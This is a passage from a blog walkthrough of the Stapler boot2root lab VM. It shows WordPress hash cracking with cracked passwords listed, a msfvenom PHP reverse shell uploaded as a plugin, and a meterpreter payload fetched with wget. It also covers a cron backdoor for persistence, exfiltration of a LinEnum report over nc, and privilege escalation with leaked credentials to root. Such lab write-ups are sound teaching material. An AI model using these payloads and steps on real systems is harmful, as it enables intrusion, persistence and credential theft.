$P$BqV.SQ6OtKhVV7k7h1wqESkMh41buR0:monkey
$P$BzjfKAHd6N4cHKiugLX.4aLes8PxnZ1:football
$P$BXDR7dLIJczwfuExJdpQqRsNf.9ueN0:thumb
$P$BZlxAMnC6ON.PYaurLGrhfBi6TjtcA0:coolgirl
$P$BuLagypsIJdEuzMkf20XyS5bRm00dQ0:0520
$P$B7889EMq/erHIuZapMB8GEizebcIy9.:incorrect
For the bigger wordlists I’ll run hashcat on my host rather than a VM.
PS I:\hashcat-5.1.0> .\hashcat64.exe --help | findstr MD5
      0 | MD5                                              | Raw Hash
   5100 | Half MD5                                         | Raw Hash
     50 | HMAC-MD5 (key = $pass)                           | Raw Hash, Authenticated
     60 | HMAC-MD5 (key = $salt)                           | Raw Hash, Authenticated
  11900 | PBKDF2-HMAC-MD5                                  | Generic KDF
   4800 | iSCSI CHAP authentication, MD5(CHAP)             | Network Protocols
   5300 | IKE-PSK MD5                                      | Network Protocols
  10200 | CRAM-MD5                                         | Network Protocols
  11100 | PostgreSQL CRAM (MD5)                            | Network Protocols
  11400 | SIP digest authentication (MD5)                  | Network Protocols
    400 | phpBB3 (MD5)                                     | Forums, CMS, E-Commerce, Frameworks
    400 | Joomla >= 2.5.18 (MD5)                           | Forums, CMS, E-Commerce, Frameworks
    400 | WordPress (MD5)                                  | Forums, CMS, E-Commerce, Frameworks
   1600 | Apache $apr1$ MD5, md5apr1, MD5 (APR)            | HTTP, SMTP, LDAP Server
  16400 | CRAM-MD5 Dovecot                                 | HTTP, SMTP, LDAP Server
    500 | md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5)        | Operating Systems
   2400 | Cisco-PIX MD5                                    | Operating Systems
   2410 | Cisco-ASA MD5                                    | Operating Systems
    500 | Cisco-IOS $1$ (MD5)                              | Operating Systems
   9700 | MS Office <= 2003 $0/$1, MD5 + RC4               | Documents
   9710 | MS Office <= 2003 $0/$1, MD5 + RC4, collider #1  | Documents
   9720 | MS Office <= 2003 $0/$1, MD5 + RC4, collider #2  | Documents
PS I:\hashcat-5.1.0> .\hashcat64.exe -m 400 -a 0 .\wordpress-md5.txt .\rockyou.txt
Between john and hashcat I was able to crack most of the passwords pretty easily.
John,$P$B7889EMq/erHIuZapMB8GEizebcIy9.,incorrect
Elly,$P$BlumbJRRBit7y50Y17.UPJ/xEgv4my0,ylle
Peter,$P$BTzoYuAFiBA5ixX2njL0XcLzu67sGD0
barry,$P$BIp1ND3G70AnRAkRY41vpVypsTfZhk0,washere
heather,$P$Bwd0VpK8hX4aN.rZ14WDdhEIGeJgf10,passphrase
garry,$P$BzjfKAHd6N4cHKiugLX.4aLes8PxnZ1,football
harry,$P$BqV.SQ6OtKhVV7k7h1wqESkMh41buR0,monkey
scott,$P$BFmSPiDX1fChKRsytp1yp8Jo7RdHeI1,cookie
kathy,$P$BZlxAMnC6ON.PYaurLGrhfBi6TjtcA0,coolgirl
tim,$P$BXDR7dLIJczwfuExJdpQqRsNf.9ueN0,thumb
ZOE,$P$B.gMMKRP11QOdT5m1s9mstAUEDjagu1,partyqueen
Dave,$P$Bl7/V9Lqvu37jJT.6t4KWmY.v907Hy.,damachine
Simon,$P$BLxdiNNRP008kOQ.jE44CjSK/7tEcz0
Abby,$P$ByZg5mTBpKiLZ5KxhhRe/uqR.48ofs.
Vicki,$P$B85lqQ1Wwl2SqcPOuKDvxaSwodTY131
Pam,$P$BuLagypsIJdEuzMkf20XyS5bRm00dQ0,520
Lets try logging in with these users and see who has what privileges.

First times a charm! Looks like John is a WordPress admin.
Given that John is able to upload plugins, lets generate a Webshell with msfvenom and upload it.
$ msfvenom -p php/reverse_php LHOST=10.1.1.128 LPORT=9001 -f raw > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 3019 bytes
Once we upload our shell via the WordPress plugins page we’ll execute it using curl and catch the reverse connection using nc.
$ curl -s -k https://10.1.1.129:12380/blogblog/wp-content/uploads/shell.php
$ nc -lvnp 9001
listening on [any] 9001 ...
10.1.1.129: inverse host lookup failed: Unknown host
connect to [10.1.1.128] from (UNKNOWN) [10.1.1.129] 60716
whoami
www-data
pwd
/var/www/https/blogblog/wp-content/uploads
Success!
Post-Exploitation
Persistence
Now that we have a foothold it’s time to enumerate the operating system and see if we can find a path to escalate our privileges.
Before we do that, to further demonstrate the functionality of metasploit I’ll create a meterpreter payload using msfvenom and use my current shell to execute it.
On the attacker VM
$ msfvenom -p linux/x86/meterpreter_reverse_tcp LHOST=10.1.1.128 LPORT=9002 -f elf > shell.elf
$ python -m SimpleHTTPServer
On the target VM
cd /dev/shm
wget http://10.1.1.128:8000/shell.elf
On the attacker VM
Serving HTTP on 0.0.0.0 port 8000 ...
10.1.1.129 - - [10/Nov/2019 14:37:38] "GET /shell.elf HTTP/1.1" 200 -
$ msfconsole
$ msf5 > use exploit/multi/handler
$ msf5 exploit(multi/handler) > set LHOST 10.1.1.128
$ msf5 exploit(multi/handler) > set LPORT 9002
$ msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.1.1.128:9002
On the target VM
chmod +x ./shell.elf
./shell.elf
On the attacker VM
[*] Meterpreter session 3 opened (10.1.1.128:9002 -> 10.1.1.129:56938) at 2019-11-10 14:37:50 +1100

meterpreter > ls
Listing: /dev/shm
=============

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100755/rwxr-xr-x  1107588  fil   2019-11-11 00:37:48 +1100  shell.elf

meterpreter > shell
Process 4055 created.
Channel 1 created.
whoami
www-data
exit
meterpreter > getuid
Server username: uid=33, gid=33, euid=33, egid=33
We now have a meterpreter session open on stapler with the privileges of www-data.
Meterpeter has several built in post-exploitation modules but one of the best features is that you can accidentally press CTRL+C and not kill your shell. As you can see it will simply drop you back to your meterpreter session rather than killing it outright.
We’ll set up the stealthiest persistence mechanism ever and create a cron job as www-data that executes my reverse shell payload every minute… forever.
echo "* * * * * /tmp/shell.elf" > /dev/shm/staging/backdoor-cron
crontab backdoor-cron
Now if I kill my shell for some reason I just need to wait one minute and I’ll get it back.
[*] Shutting down Meterpreter...

[*] 10.1.1.129 - Meterpreter session 1 closed.  Reason: User exit
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.1.1.128:9002
[*] Sending stage (180291 bytes) to 10.1.1.129
[*] Meterpreter session 2 opened (10.1.1.128:9002 -> 10.1.1.129:56948) at 2019-11-10 14:54:01 +1100

meterpreter >
Host Enumeration
Using the same python -m SimpleHTTPServer trick as before, we’ll push a copy of LinEnum to the target and execute it.
meterpreter > shell
Process 4254 created.
Channel 1 created.
cd /dev/shm/staging
wget http://10.1.1.128:8000/LinEnum.sh
--2019-11-10 13:57:55--  http://10.1.1.128:8000/LinEnum.sh
Connecting to 10.1.1.128:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46108 (45K) [text/x-sh]
Saving to: ‘LinEnum.sh’

     0K .......... .......... .......... .......... .....     100% 22.9M=0.002s

2019-11-10 13:57:55 (22.9 MB/s) - ‘LinEnum.sh’ saved [46108/46108]
ls
backdoor-cron
LinEnum.sh
chmod +x LinEnum.sh
./LinEnum.sh -r linenum-stapler -e /dev/shm/staging/
We’ll push the LinEnum report to our attacker VM using nc
$ nc 10.1.1.128 9005 < linenum-stapler-10-11-19
$ nc -lvp 9005 > linenum-report.txt
The most interesting snippets from the LinEnum report are shown below:
[-] Kernel information:
Linux red.initech 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i686 i686 i686 GNU/Linux

[-] It looks like we have some admin users:
uid=104(syslog) gid=108(syslog) groups=108(syslog),4(adm)
uid=1000(peter) gid=1000(peter) groups=1000(peter),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),113(lpadmin),114(sambashare)

[-] Accounts that have recently used sudo:
/home/peter/.sudo_as_admin_successful

[-] Useful file locations:
/bin/nc
/bin/netcat
/usr/bin/wget
/usr/bin/gcc
/usr/bin/curl

[-] Location and contents (if accessible) of .bash_history file(s):
[...snip...]
sshpass -p thisimypassword ssh JKanode@localhost
apt-get install sshpass
sshpass -p JZQuyIN5 peter@localhost
[...snip...]
Well then! It looks like we have credentials for two users, one of which has recently successfully used sudo as well as what appears to be a vulnerable version of the Linux kernel.
Further investigation also found what appears to be a world writeable cron job owned by root.
find / -xdev -user root -perm -o+w -type f 2>/dev/null
/var/crash/.lock
/usr/local/sbin/cron-logrotate.sh
Privilege Escalation
Lets try and use Peter’s credentials.
su peter
su: must be run from a terminal
python -c "import pty; pty.spawn('/bin/bash')"
www-data@red:/dev/shm/staging$ su peter
su peter
Password: JZQuyIN5
red% whoami
whoami
peter
sudo su

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for peter: JZQuyIN5

➜  staging whoami
whoami
root
➜  staging cd /root
cd /root
➜  ~ ls
ls
fix-wordpress.sh  flag.txt  issue  python.sh  wordpress.sql
➜  ~ cat flag.txt
cat flag.txt
~~~~~~~~~~<(Congratulations)>~~~~~~~~~~
                          .-'''''-.
                          |'-----'|
                          |-.....-|
                          |       |
                          |       |
         _,._             |       |
    __.o`   o`"-.         |       |
 .-O o `"-.o   O )_,._    |       |
( o   O  o )--.-"`O   o"-.`'-----'`
 '--------'  (   o  O    o)
              `----------`
b6b545dc11b7a270f4bad23432190c75162c4a2b
Conclusion
Stapler is an excellent VM with tonnes of different avenues to getting low privileged and root shells. This post is already way too long and I haven’t even touched on all of them.
I hope this blog post has been helpful for those trying to get in to Boot2Root VMs. I doubt I’ll be able to keep up with this level of detail in future writeups. It just takes way too much time.

To give you an idea of all of the different avenues one can take when attempting to get a root shell on Stapler, and hopefully inspire you to try it out for yourself, I’ve put together the below attack map showing several ways to go from zero to root shell.